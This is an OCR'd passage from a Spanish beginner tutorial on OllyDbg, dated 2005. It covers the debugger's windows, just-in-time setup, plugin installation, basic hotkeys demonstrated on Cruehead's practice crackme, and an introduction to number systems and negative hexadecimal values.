
Por ahora no ahondaremos mucho en eso ya que nos preocuparemos más que nada en el tema REGISTROS y FLAGS, lo menciono para que sepan que hay varias vistas en el registro.

3)STACK O PILA:

Bueno allí vemos el llamado STACK O PILA aquí no hay mucha configuración posible solo la opción de mostrar la información relativa al registro ESP o al registro EBP.




Por default y lo que mas se utiliza es la vista relativa a ESP, pero para cambiar a la vista según EBP, haciendo clic derecho en el stack eligiendo GO TO EBP cambiamos y para volver GO TO ESP volvemos a la opción por default.




En sucesivas entregas explicaremos bien el funcionamiento del stack por ahora miramos como se puede variar su configuración solamente.

4) DUMP:

La ventana del DUMP tiene muchas opciones de visualización, por DEFAULT nos muestra la visualización HEXADECIMAL de 8 columnas o bytes, la cual puede ser modificada haciendo CLICK DERECHO en el DUMP y eligiendo la opción deseada.



La opción por DEFAULT es la que generalmente mas se usa, aunque tenemos opciones para cambiar para mostrar desensamblado (DISASSEMBLE), Texto (TEXT) y diversos formatos (SHORT, LONG, FLOAT)




Y además la opción SPECIAL – PE HEADER que mas adelante en próximos capítulos veremos para que sirve esto que es muy útil.


Ya conocemos las partes que se ven en la ventana principal del OLLYDBG, aunque también hay más ventanas que no se ven directamente, se puede acceder a ellas, tanto por el menú, como por los botones de las vistas.

Veremos que es cada uno


El botón L o VIEW-LOG nos muestra lo que el OLLYDBG escribe en la ventana del LOG lo cual puede ser configurado para mostrar diferentes tipos de información, por default en la ventana del LOG va guardando allí información sobre el arranque, y de la información escrita en el mismo por los diferentes BREAKPOINTS CONDICIONAL LOGS, lo cual se vera mas adelante, por ahora vemos allí ,la información del proceso que arranco, en este caso el crackme de cruehead, las dll que cargo, y ciertos tips sobre el análisis.



Una de las opciones mas importantes de esta ventana es la de loguear a una fila, para ciertos casos que deseemos guardar la información en una fila de texto, en ese caso CLICK DERECHO-LOG TO FILE.




El botón E o VIEW-EXECUTABLES nos muestra la listado de los ejecutables que utiliza el programa, exe, dlls, ocxs, etc




Aquí también el botón derecho tiene muchas opciones que por ahora no veremos ya que estamos mirando en forma general al OLLYDBG.

El botón M o VIEW – MEMORY, nos muestra la memoria ocupada por nuestro programa, allí se ven las secciones del ejecutable, dlls que utiliza el proceso, así como el stack y diversas secciones allocadas por el sistema, y muchas veces al correr los programas, los mismos realizan nuevas allocaciones de memoria. En tiempo de ejecución.




Haciendo clic derecho podemos hacer SEARCH en la memoria para buscar en ella, strings, cadenas hexa, unicode etc, además nos da la posibilidad de colocar diferentes tipos de breakpoints en la secciones, como asi también la posibilidad de cambiar el acceso a las mismas con SET ACCESS ya profundizaremos en esto.

El botón T o VIEW-THREADS nos da el listado de los THREADS del programa




Aunque no sabemos aun que es esto y la explicación llegara en los próximos capítulos es bueno ir familiarizándose en donde esta cada cosa, luego aprenderemos que es y como se usan mas adelante.

El botón W o VIEW-WINDOWS nos muestra las ventanas del programa, como aun no corrió, no hay ventanas así que esta vacía.




El botón H o VIEW-HANDLES, nos muestra los handles por ahora localícenlo, ya explicaremos que es y para que sirve




El botón C o VIEW-CPU nos retorna a la ventana principal del programa.


El botón / o VIEW-PATCHES nos muestra los parches si el programa ha sido modificado, por ahora esta vacío al estar sin cambios




El botón K o VIEW-CALL STACK nos muestra el call stack, que es el listado de los calls que entramos, hasta el punto donde el programa esta detenido.




El botón B o VIEW-BREAKPOINTS es el listado de los breakpoints comunes colocados en el programa, no muestra los hardware breakpoint ni los memory breakpoints aquí, solo los BP comunes.



El botón R o VIEW- REFERENCES nos muestra la ventana de referencias la cual nos da los resultados de cuando hacemos una búsqueda de referencias en el OLLY



El botón … o VIEW-RUN TRACE, nos muestra el listado si hemos hecho algún RUN TRACE en nuestra maquina, y tiene también la posibilidad de elegir LOG TO FILE, para guardar el resultado del traceo en un archivo txt




Bueno hasta aquí un paneo a vuelo de pájaro por los botones mas importantes, no detallamos explicación porque aun hay que aprender antes algo de ASM, y practicando el uso del OLLYDBG podremos ir aclarando mas profundamente para que sirve cada botón y cada OPCION, la idea es irse familiarizándose con donde están las cosas que veremos en las próximas entregas.


COMO CONFIGURAR EL OLLYDBG COMO JIT (JUST IN TIME DEBUGGER)

Aclaro que no conviene tener configurado el OLLYDBG constantemente COMO JIT, solo conviene hacerlo en ocasiones especiales, ya que al estar como JIT capturara el error de cualquier programa de nuestra maquina y arrancara solo, lo cual puede resultar molesto si no estamos debuggeando o crackeando, por lo tanto les enseño como se configura para casos especiales, pero conviene dejarlo con la opción que trae por default que no esta como JIT.


Para colocar el OLLYDBG como JIT vamos a OPTIONS-JUST IN TIME DEBUGGING



Y aprieto el botón MAKE OLLYDBG JUST IN TIME DEBUGGER y DONE



Para quitarlo, en el mismo lugar aprieto RESTORE JUST IN TIME DEBUGGER y DONE




Agregando PLUGINS al OLLYDBG

El OLLYDBG trae la opción para agregar plugins que nos son necesarios para realizar cierta tarea, por ahora solo agregaremos el plugin COMMAND BAR para aprender como se agregan los mismos.


Bajamos el plugin COMMAND BAR el cual puede ser bajado de AQUÍ y la mayoría de los plugins se hallan AQUI

Allí esta bajado en mi escritorio el plugin lo descomprimo con WINZIP entro a la carpeta que descomprimí a ver el contenido




Ahora antes que nada crearemos una carpeta para los PLUGINS en nuestra maquina, yo la creare en C:/ y la llamare PLUGINS nada mas.

Voy a C y creo una NUEVA CARPETA




Allí esta, puede estar ubicada en cualquier lugar, pero a mi me gusta tener todo en C por eso la coloque allí, de cualquier forma debemos configurar el OLLYDBG para que reconozca esta carpeta como la que tendrá los plugins.


Para ello en el OLLYDBG vamos a OPTIONS-APPEARANCE




Y en la ventana que se abre vamos a la pestaña DIRECTORIES




Vemos que en donde apunta al path de los plugins (PLUGIN PATH), en realidad nos esta apuntando a la carpeta donde esta el OLLYDBG.exe y podría dejarlo allí, pero a mi me gusta tener los plugins separados por lo tanto en donde dice PLUGIN PATH- BROWSE busco la carpeta que cree para mis plugins.




Allí elegí la carpeta PLUGINS que cree y sale este aviso



O sea que debo reiniciar el OLLY para que me reconozca la nueva carpeta de plugins, pero antes copio el contenido que baje del comand bar a mi carpeta de plugins.




Allí copie todo el contenido y lo pego en mi carpeta PLUGINS




Allí esta el contenido del plugin Command Bar en la carpeta PLUGINS, cada plugin que baje y agregue solo deberé copiar su contenido allí, muchas veces con copiar solo la dll es suficiente.

Ahorra cierro el OLLYDBG si lo tenia aun abierto y lo reinicio.
Vemos que en el menú PLUGINS me apareció el COMMAND BAR y las opciones del mismo.



A su vez en la parte inferior del OLLYDBG vemos la COMMAND BAR instalada



Es una barra para tipear comandos que nos facilitara mucho las cosas, mas adelante veremos su uso, por ahora lo importante es saber agregar plugins.

Para quitar cualquier PLUGIN con solo quitar la dll correspondiente de nuestra carpeta PLUGINS y reiniciar el OLLYDBG, desaparecerá, les aconsejo que dejen siempre activa la COMMAND BAR.

Arranco nuevamente el crackme de CRUEHEAD EN OLLYDBG


<u>Las teclas mas usadas en el OLLYDBG son:</u>

F7: Ejecuta una sola línea de código (si estas en un CALL entra al mismo a ejecutarlo por dentro)
F8: Ejecuta una sola línea de código (si estas en un CALL no entra al mismo lo ejecuta completo sin entrar y sigue en la siguiente línea luego del CALL)


Esos dos formas de tracear manualmente son verdaderamente diferentes y según cada caso usaremos F7 o F8 lo cual veremos más adelante.

F2: Coloca un Breakpoint COMUN en la línea que marcas con el Mouse o esta grisada en el listado, para quitar el BP apretas nuevamente F2.


Por ejemplo:



Quiero poner un BP en 40101A pues marco con el Mouse esa linea




Al hacer clic una sola vez se marca y queda grisada como vemos en la imagen, luego apreto F2.




Vemos que se pinta de rojo la zona de la dirección, eso significa que hay activo un BP o Breakpoint allí, si apreto F2 nuevamente se quita.


F9: Para Correr el programa es similar a RUN, con esto el programa correrá, hasta que encuentre algún BREAKPOINT, o alguna EXCEPCION que lo detenga o FINALICE por algún motivo, al apretar RUN veremos en la esquina inferior del OLLYDBG la palabra RUNNING o sea que esta CORRIENDO.



Allí arranco el CRACKME DE CRUEHEAD, lo podemos ver correr




Si PAUSO la ejecución en OLLYDBG apretando F12 o DEBUG –PAUSE



Vemos que el OLLYDBG cambia a mostrar PAUSED o sea que esta PAUSADO, podemos volver a hacerlo correr con F9 o DEBUG-RUN.

Para cerrar el programa que esta siendo DEBUGGEADO apreto DEBUG-CLOSE



Bueno esto a sido una mirada a vuelo de pájaro del OLLYDBG la cual profundizaremos mas adelante pues tiene muchísimas opciones y configuraciones las cuales seguiremos estudiando en las próximas entregas, es muy útil que bajen el programa lo configuren y miren donde están las cosas que muestra este tute, así como le agreguen el plugin para practicar, y hagan correr y pausar el CRACKME DE CRUEHEAD, prueben ponerle un Breakpoint y practiquen esas cosas para que en la segunda entrega estén mas familiarizados con el mismo y podamos avanzar lento pero seguro, y sin dudas.

Un abrazo a todos los CRACKSLATINOS
Hasta la parte 2
Ricardo Narvaja
07 de noviembre de 2005

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 2

Luego de haber visto a grandes trazos, la ubicación y las principales partes del OLLYDBG, debemos aprender el sistema de numeración utilizado y cual es el concepto de stack aunque sea para tener una idea, luego profundizaremos.

SISTEMAS NUMERICOS

Los tres sistemas numéricos que más se utilizan son el binario el decimal y el hexadecimal.

El concepto básico que deben tener de ellos es el siguiente:

BINARIO: Se representa los números con dos caracteres el 0 y 1 por eso se llama BINARIO.


DECIMAL: Se representa todos los números con 10 caracteres (del 0 al 9) por eso se llama decimal.

HEXADECIMAL: Se representa todos los números con caracteres del 0 al F (del 0 al 9, mas A, B, C, D, E y F, o sea serian 16 caracteres en total).

Normalmente a partir de aquí cuando diga un número y no diga a que sistema de numeración pertenece es porque es HEXADECIMAL que es el que utiliza OLLYDBG, si son decimales o binarios aclarare expresamente.

Existen formulas matemáticas que no utilizaremos aquí, para convertir números de un sistema al otro, que no son muy simpáticas, pero llegado el momento, un cracker realmente usa la CALCULADORA DE WINDOWS, que es lo mas rápido y directo y no va a ponerse a hacer cuentas de potencias, sumas etc para convertir un numero de un sistema a otro.

Abramos la CALCULADORA DE WINDOWS y preparémosla




Allí vemos en el menú VER como se puede cambiar a CIENTIFICA.

Allí vemos que por DEFAULT arranca en DECIMAL, y al lado tiene la opción de cambiar a HEXADECIMAL (HEX), OCTAL (OCT) y BINARIO (BIN).

El Octal que representa la numeración con 8 caracteres no es muy usado en cracking pero la calculadora trae dicha opción incluida, si se llegara a necesitar.

Pues para pasar un número de un sistema a otro es muy sencillo, pongo la calculadora en el sistema del número que quiero cambiar, por ejemplo si quiero cambiar 55 de DECIMAL a HEXA, pongo la calculadora en DECIMAL y tipeo 55.



Ahora cambio la calculadora a HEXA y automáticamente me lo convierte a ese sistema de numeración

Ahí esta 55 decimal equivale a 37.

Resalte las letras A,B,C,D,E,F para ver que al pasar la calculadora a HEXA se nos habilita la posibilidad de teclear las mismas, que estaban deshabilitadas en modo DECIMAL.

Creo que esta es la forma mas practica de manejarse con los sistemas de numeración, y poder pasar valores de uno a otro sin grandes complicaciones.

<u>NUMEROS NEGATIVOS en HEXADECIMAL</u>

Esto es lo mas duro de entender por lejos tratemos de ir despacio.
En el sistema de numeración hexadecimal, como podemos representar los números negativos, ya que no se puede poner el signo menos delante como hacemos en la tradicional numeración decimal ?
Como hago para representar en formato hexadecimal -1 por ejemplo ?

Pues aquí viene el problema y espero que se entienda.

Solo tenemos la posibilidad de escribir en hexadecimal desde 00000000 hasta FFFFFFFF, como representaríamos los números negativos?

Pues bien a un genio se le ocurrió que en vez de representar desde 00000000 hasta FFFFFFFF todos números positivos, usaríamos la mitad para los positivos y la otra mitad para los negativos.

Los números positivos van entonces desde 00000000 hasta 7FFFFFFF y los negativos desde 80000000 hasta FFFFFFFF.

